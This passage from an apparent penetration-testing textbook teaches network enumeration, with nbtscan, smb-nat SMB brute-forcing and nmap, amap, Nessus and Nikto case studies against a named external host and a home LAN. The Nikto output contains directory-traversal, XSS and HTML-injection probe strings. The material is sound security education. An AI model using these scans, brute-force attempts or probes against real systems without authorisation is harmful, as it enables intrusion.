Since the MS Blaster, Nimda, Code Red, and numerous LSASS.EXE worms that spread with lots of media attention, it seems that users and administrators alike are getting the word that running NetBIOS, SMB, and Microsoft-ds ports open to the Internet is a bad thing. Consequently, you will not see many external penetration tests where lots of time is spent enumerating for NetBIOS and SMB unless open ports are detected. Keep this in mind when you are doing your scanning. Although the security implications are huge for finding those open ports, do not waste time looking for obvious holes that many administrators already know about.


nbtscan:

When you encounter Windows systems (remember, TCP ports like 135,137,139, or 445) on the target network, you may be able to use a NetBIOS broadcast to query target machines for information. Information returned is similar to the info returned by smbdumpusers and smbgetserver, but nbtscan uses a different mechanism. nbtscan acts as a Windows system by querying local systems for NetBIOS resources. Usage is rather simple; you can fire nbtscan at either a single IP address or an entire range. Scanning for resources is fairly quick, as it only has to broadcast one query and then wait for the responses. nbtscan's output from a class C network scan is shown in Figure 2.21.

smb-nat: Windows/Samba SMB Session Brute-Force


In the days of Windows NT 4.0, smb-nat was the fastest way to brute-force attack an SMB session. When run without an optional user or password list, smb-nat connects to an SMB server and attempts to connect to default shares such as C$, D$, ADMIN$, and so on using common usernames and passwords. You can also specify a list of usernames and passwords to use for a longer brute-force attempt. Since Windows XP, smb-nat is not as effective, but against older systems, it can be very useful as a fast scan and attack tool. In Figure 2.22, smb-nat is brute-forcing a Windows XP machine, with no success. As an aside, if smb-nat segfaults, you are likely looking at a Windows XP or newer machine!

Figure 2.21 nbtscan of Class C Network



```
root@1[knoppix]# nbtscan  10.0.0.0/24
Doing NBT name scan for addresses from 10.0.0.0/24

IP address       NetBIOS Name     Server    User            MAC address
------------------------------------------------------------------------------
10.0.0.0        Sendto failed: Permission denied
10.0.0.13        GUNSTAR-ONE      <server>  <unknown>        00:0d:61:42:5b:bf
10.0.0.10        SERVER           <server>  SERVER           00:00:00:00:00:00
10.0.0.255      Sendto failed: Permission denied
root@1[knoppix]#
```

Figure 2.22 Failed smb-nat Scan



```
root@3[knoppix]# smb-nat 10.0.0.13

[*]--- Checking host: 10.0.0.13
[*]--- Obtaining list of remote NetBIOS names
[*]--- Remote systems name tables:

     GUNSTAR-ONE
     WORKGROUP
     GUNSTAR-ONE
     WORKGROUP
     WORKGROUP
     __MSBROWSE__

[*]--- Attempting to connect with name: *
[*]--- Unable to connect

[*]--- Attempting to connect with name: GUNSTAR-ONE
[*]--- CONNECTED with name: GUNSTAR-ONE
[*]--- Attempting to connect with protocol: MICROSOFT NETWORKS 1.03
[*]--- Server time is Thu Nov  3 19:52:24 2005
[*]--- Timezone is UTC-6.0
[*]--- Remote server wants us to encrypt, telling it not to
[*]--- Attempting to establish session

[*]--- Attempting to access share: \\GUNSTAR-ONE\
[*]--- Unable to access
Segmentation fault
root@3[knoppix]#
```

Case Studies—The Tools in Action

Ok, here is where it all comes together, the intersection of the tools and the methodology. We will run through a series of scenarios based on external and internal penetration tests, including a very stealthy approach, and a noisy IDS test. We will treat these scenarios as the initial rounds in a penetration test and will give a scope for each engagement. The goal of these case studies is to determine enough information about the targets to move intelligently into the exploitation phase. IP addresses have been changed or obfuscated to protect the (clueless) innocent.


External

The target for an external attack is a single address provided by the client. There is no IDS, but a firewall is involved. The target DNS name is alxrogan.is-a-geek.org.

The first step is to perform a whois lookup, ping, and host queries to make sure the system is truly the target. Running *whois alxrogan.is-a-geek.org* returns *NOT FOUND*, so we do a whois on the domain only, *is-a-geek.org*. This returns registration information for DynDNS.org, which means that the target is likely a dynamic IP address using DynDNS for an externally reachable DNS name. This is commonly used for home systems, or those that may not be reachable 100% of the time. A *dig alxrogan.is-a-geek.org* returns the IP address 70.120.220.145, the target IP address. Performing a reverse lookup with *host 70.120.220.145* gives a different hostname than the one provided, *cpe-70-120-220-145.houston.res.rr.com*. RR.com is the domain for RoadRunner, a cable ISP, and houston in the domain name leads us to believe that the IP address may be terminated in Houston, TX. This may not be useful information right now, but any information about the target could be useful further into the test. Note that at this point, there has not been a single ping sent to the target, so all enumeration so far has been totally indirect.

In Figure 2.23, we run *nmap –sS –v –oA external-nmap alxrogan.is-a-geek.org*, which performs a SYN scan and version scan, writing the output to the file external-nmap. This scan returned three TCP ports open—22, 80, and 8080—with 6969 filtered.


Figure 2.23 External Case Study—nmap



```
root@1[knoppix]# nmap -sS -v -oA external-nmap alxrogan.is-a-geek.org

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-04 22:14 EST
Initiating SYN Stealth Scan against cpe-70-120-220-145.houston.res.rr.com (70.120.220.145) [1663 ports
] at 22:14
Discovered open port 22/tcp on 70.120.220.145
Discovered open port 80/tcp on 70.120.220.145
Discovered open port 8080/tcp on 70.120.220.145
The SYN Stealth Scan took 2.75s to scan 1663 total ports.
Host cpe-70-120-220-145.houston.res.rr.com (70.120.220.145) appears to be up ... good.
Interesting ports on cpe-70-120-220-145.houston.res.rr.com (70.120.220.145):
(The 1659 ports scanned but not shown below are in state: closed)
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   open     http
6969/tcp filtered acmsoda
8080/tcp open     http-proxy

Nmap run completed -- 1 IP address (1 host up) scanned in 2.885 seconds
root@1[knoppix]# 
```

To identify what those open ports are running, amap is run, revealing that port 22 is running OpenSSH 3.9-p1, with protocol version 2.0, port 80 shows as Apache 2.0.53 (Fedora), and 8080 appears to be the login banner for a Linksys BEF11S4 Wireless Access Point/Router. Attempting a connection to the filtered port, 6969, was unsuccessful. Figure 2.24 shows the exact output and execution of the *amap* commands.


Figure 2.24 External Case Study—amap



```
root@1[knoppix]# amap -Abq alxrogan.is-a-geek.org 22
amap v4.8 (www.thc.org/thc-amap) started at 2005-11-04 22:18:47 - MAPPING mode

Protocol on 70.120.220.145:22/tcp matches ssh - banner: SSH-2.0-OpenSSH_3.9p1\n
Protocol on 70.120.220.145:22/tcp matches ssh-openssh - banner: SSH-2.0-OpenSSH_3.9p1\n

amap v4.8 finished at 2005-11-04 22:18:53
root@1[knoppix]# amap -Abq alxrogan.is-a-geek.org 80
amap v4.8 (www.thc.org/thc-amap) started at 2005-11-04 22:18:54 - MAPPING mode

Protocol on 70.120.220.145:80/tcp matches http - banner: HTTP/1.1 200 OK\r\nDate Sat, 05 Nov 2005 0336
36 GMT\r\nServer Apache/2.0.53 (Fedora)\r\nLast-Modified Sun, 10 Apr 2005 232407 GMT\r\nETag "dba8a-2-
5b1753c0"\r\nAccept-Ranges bytes\r\nContent-Length 2\r\nConnection close\r\nContent-Type text/html; ch
arset
Protocol on 70.120.220.145:80/tcp matches http-apache-2 - banner: HTTP/1.1 200 OK\r\nDate Sat, 05 Nov
2005 033636 GMT\r\nServer Apache/2.0.53 (Fedora)\r\nLast-Modified Sun, 10 Apr 2005 232407 GMT\r\nETag
"dba8a-2-5b1753c0"\r\nAccept-Ranges bytes\r\nContent-Length 2\r\nConnection close\r\nContent-Type text
/html; charset

amap v4.8 finished at 2005-11-04 22:19:00
root@1[knoppix]# amap -Abq alxrogan.is-a-geek.org 8080
amap v4.8 (www.thc.org/thc-amap) started at 2005-11-04 22:19:02 - MAPPING mode

Protocol on 70.120.220.145:8080/tcp matches http - banner: HTTP/1.1 401 Authorization Required\r\nWWW-
Authenticate Basic realm="Linksys BEFW11S4 V2/V3"\r\nContent-type text/html\r\nExpires Thu, 13 Dec 196
9 102900 GMT\r\nConnection close\r\nPragma no-cache\r\n\r\n<html><head><title>401 Authorization Requir
ed</tit

amap v4.8 finished at 2005-11-04 22:19:02
root@1[knoppix]# 
```

To perform additional scanning on the target system, we launched Nessus (covered in Chapters 8-11) from the default configuration. We performed a port scan to provide a double check on the earlier nmap scan. Nessus did discover that BIND 9.X is running on UDP 53. Then, we exported the scan results to an HTML report for ease of viewing and record keeping. The OpenSSH server shows as providing 1.99 and 2.0 protocol support. These findings are described in Figures 2.25 and 2.26.


Figure 2.25 External Case Study—Nessus SSH


Location Edit View Go Bookmarks Tools Settings Window Help
Location: file:/home/knoppix/external.html
Remote-exploit.org

Security Issues and Fixes: alxrogan.is-a-geek.org

Type	Port	Issue and Fix
Informational	ssh (22/tcp)	An ssh server is running on this port Nessus ID : 10330
Informational	ssh (22/tcp)	The remote SSH daemon supports the following versions of the SSH protocol : . 1.99 . 2.0 SSHv2 host key fingerprint : c4:bd:4d:97:8e:94:28:89:e9:65:f3:a6:ac:04:e8:ad Nessus ID : 10881
Informational	www (80/tcp)	A web server is running on this port Nessus ID : 10330
Informational	unknown	An HDDTEMP server is running on this port

Figure 2.26 External Case Study—Nessus BIND Discovery



Location Edit View Go Bookmarks Tools Settings Window Help
Location: file:/home/knoppix/external.html
Remote-exploit.org

		Nessus ID : 10287
Informational	domain (53/udp)	A DNS server is running on this port. If you do not use it, disable it. Risk factor : Low Nessus ID : 11002
Informational	domain (53/tcp)	It was possible to determine that the remote BIND server is running bind 9.x by querying it for the AUTHORS map. It is recommended you change the source code to prevent attackers from fingerprinting your server. Risk factor : Low Nessus ID : 10728

This file was generated by Nessus, the open-sourced security scanner.

As a final check for this external scan, Nikto is run to check for any Web site vulnerabilities on both TCP 80 and 8080. For port 80, Nikto verifies that it is Apache 2.0.53 running on Fedora Linux. The Web server has the /icons/ and /manual/ directories in place, with directory browsing enabled. phpMyAdmin has been installed, telling us that MySQL is likely installed. A cookie was found with the value SQMSESSID=fcf843a470344c172393c9ef49a1206d; path=/. Figure 2.27 shows the full detail of Nikto on port 80.


Figure 2.27 External Case Study—Nikto TCP 80



```
root@2[knoppix]# nikto -cookies -generic -host alxrogan.is-a-geek.org
---------------------------------------------------------------------------
- Nikto 1.32/1.23     -     www.cirt.net
+ Target IP:       70.120.220.145
+ Target Hostname: alxrogan.is-a-geek.org
+ Target Port:     80
+ Start Time:      Fri Nov  4 22:32:58 2005
---------------------------------------------------------------------------
+ Server: Apache/2.0.53 (Fedora)
+ Allowed HTTP Methods: GET,HEAD,POST,OPTIONS,TRACE
+ HTTP method 'TRACE' is typically only used for debugging. It should be disabled.
+ 2.0.53 (Fedora) - TelCondex Simpleserver 2.13.31027 Build 3289 and below allow directory traversal w
ith '/.../' entries.
+ /icons/ - Directory indexing is enabled, it should only be enabled for specific directories (if requ
ired). If indexing is not used all, the /icons directory should be removed. (GET)
+ /manual/images/ - Apache 2.0 directory indexing is enabled, it should only be enabled for specific d
irectories (if required). Apache's manual should be removed and directory indexing disabled. (GET)
+ / - TRACE option appears to allow XSS or credential theft. See http://www.cgisecurity.com/whitehat-m
irror/WhitePaper_screen.pdf for details (TRACE)
+ /manual/ - Web server manual? tsk tsk. (GET)
+ /phpmyadmin/db_details_importdocsql.php?submit_show=true&do=import&docpath=../../../../../../../etc
- Needs Auth: (realm "phpMyAdmin running on localhost")
+ /webmail/ - Redirects to src/login.php , Web based mail package installed.
+ /\"><img%20src=\"javascript:alert(document.domain)\"> - The IBM Web Traffic Express Caching Proxy is
 vulnerable to Cross Site Scripting (XSS). CA-2000-02. (GET)
+ /?Open - This displays a list of all databases on the server. ÊDisable this capability via server op
tions. (GET)
+ /xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxx<font%20size=50>DEFACED<!--//-- - MyWebServer 1.0.2 is vulnerable to HTML inject
ion. Upgrade to a later version. (GET)
+ /install/ - This might be interesting... (GET)
+ /phpmyadmin/ - Needs Auth: (realm "phpMyAdmin running on localhost")
+ /webmail/src/read_body.php - This might be interesting... has been seen in web logs from an unknown
scanner. (GET)
+ Got Cookie on file '/' - value 'SQMSESSID=fcf843a470344c172393c9ef49a1206d; path=/'
+ 3194 items checked - 9 item(s) found on remote host(s)
+ End Time:        Fri Nov  4 22:33:28 2005 (30 seconds)
---------------------------------------------------------------------------
```

By going to the /webmail/ directory, it shows that SquirrelMail has been installed, as demonstrated in Figure 2.28. As far as the Nikto scan on the 8080 port, no additional information was found, except that all pages require authentication.

Figure 2.28 External Case Study—webmail Detected


Location Edit View Go Bookmarks Tools Settings Window Help
Location: http://alxrogan.is-a-geek.org/webmail/src/login.php
webmail
powered by Fedora and SquirrelMail
SquirrelMail Login
Name:
Password:
Login

SquirrelMail version 1.4.6 [CVS]-0.cvs20050812.1.fc3
By the SquirrelMail Project Team


Although we've yet to discuss *Nessus* and *wikto,* the point of this case study is to show how straightforward a basic external scan and enumeration can be. Each of the discovered software products would be investigated to search for known vulnerabilities, and further testing would be performed against the software to determine any misconfigurations.

Internal

For the internal case study, we will scan and enumerate the 10.0.0.0/24 network. No internal network firewalls exist, but host firewalls are installed.

Performing a ping sweep using *nmap -sP -PS -oA internal-ping-sweep 10.0.0.0/24* reveals five targets: 10.0.0.1, 10.0.0.10, 10.0.0.13, 10.0.0.185, and 10.0.0.255 (most likely a broadcast address). The DNS names gw, server, gunstar-one, and box were also enumerated. This is shown in Figure 2.29.


Figure 2.29 Internal Case Study—Ping Sweep



```
root@1[knoppix]# nmap -sP -PS -oA internal-ping-sweep 10.0.0.0/24

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-14 21:33 EST
Host gw.homelan.net (10.0.0.1) appears to be up.
MAC Address: 00:06:25:75:9E:5B (The Linksys Group)
Host server.homelan.net (10.0.0.10) appears to be up.
MAC Address: 00:02:B3:41:08:B8 (Intel)
Host gunstar-one.homelan.net (10.0.0.13) appears to be up.
MAC Address: 00:0D:61:42:5B:BF (Giga-Byte Technology Co.)
Host box.homelan.net (10.0.0.185) appears to be up.
Host 10.0.0.255 appears to be up.
MAC Address: 00:06:25:75:9E:5B (The Linksys Group)
Nmap run completed -- 256 IP addresses (5 hosts up) scanned in 4.063 seconds
root@1[knoppix]# █
```

Next, "dig" is run on the targets by using *dig –t ANY* combined with the hostname. Interestingly, ns.homelan.net is listed as the Authority, but was not enumerated. By performing a dig on ns.homelan.net, it is revealed that it was simply a CNAME entry for server.homelan.net. The dig returned extra information for box.homelan.net, in the form of a TXT record with the value 00bdace9913dd491fda68e628025d73435. Figure 2.30 shows the dig in action.


Figure 2.30 Internal Case Study—dig



```
root@1[knoppix]# dig -t any box.homelan.net

; <<>> DiG 9.2.4 <<>> -t any box.homelan.net
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26831
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;box.homelan.net.               IN      ANY

;; ANSWER SECTION:
box.homelan.net.        21600   IN      TXT     "00bdace9913dd491fda68e628025d73435"
box.homelan.net.        21600   IN      A       10.0.0.185

;; AUTHORITY SECTION:
homelan.net.            86400   IN      NS      ns.homelan.net.

;; Query time: 7 msec
;; SERVER: 10.0.0.10#53(10.0.0.10)
;; WHEN: Fri Nov  4 23:08:27 2005
;; MSG SIZE  rcvd: 113

root@1[knoppix]# █
```

To provide a thorough scan, we ran *nmap -sS -sV -O -iL known-hosts -oA full-internal-sweep* where known-hosts was created through the use of the earlier *awk* command. Interesting items of note from this scan include a Wu-FTPd and Samba server on 10.0.0.10 (a Linux system). The 10.0.0.13 machine seems to be a Windows XP system that is also running OpenSSH. Information like this will set up further attack scenarios. See Figure 2.31 for the nmap results.

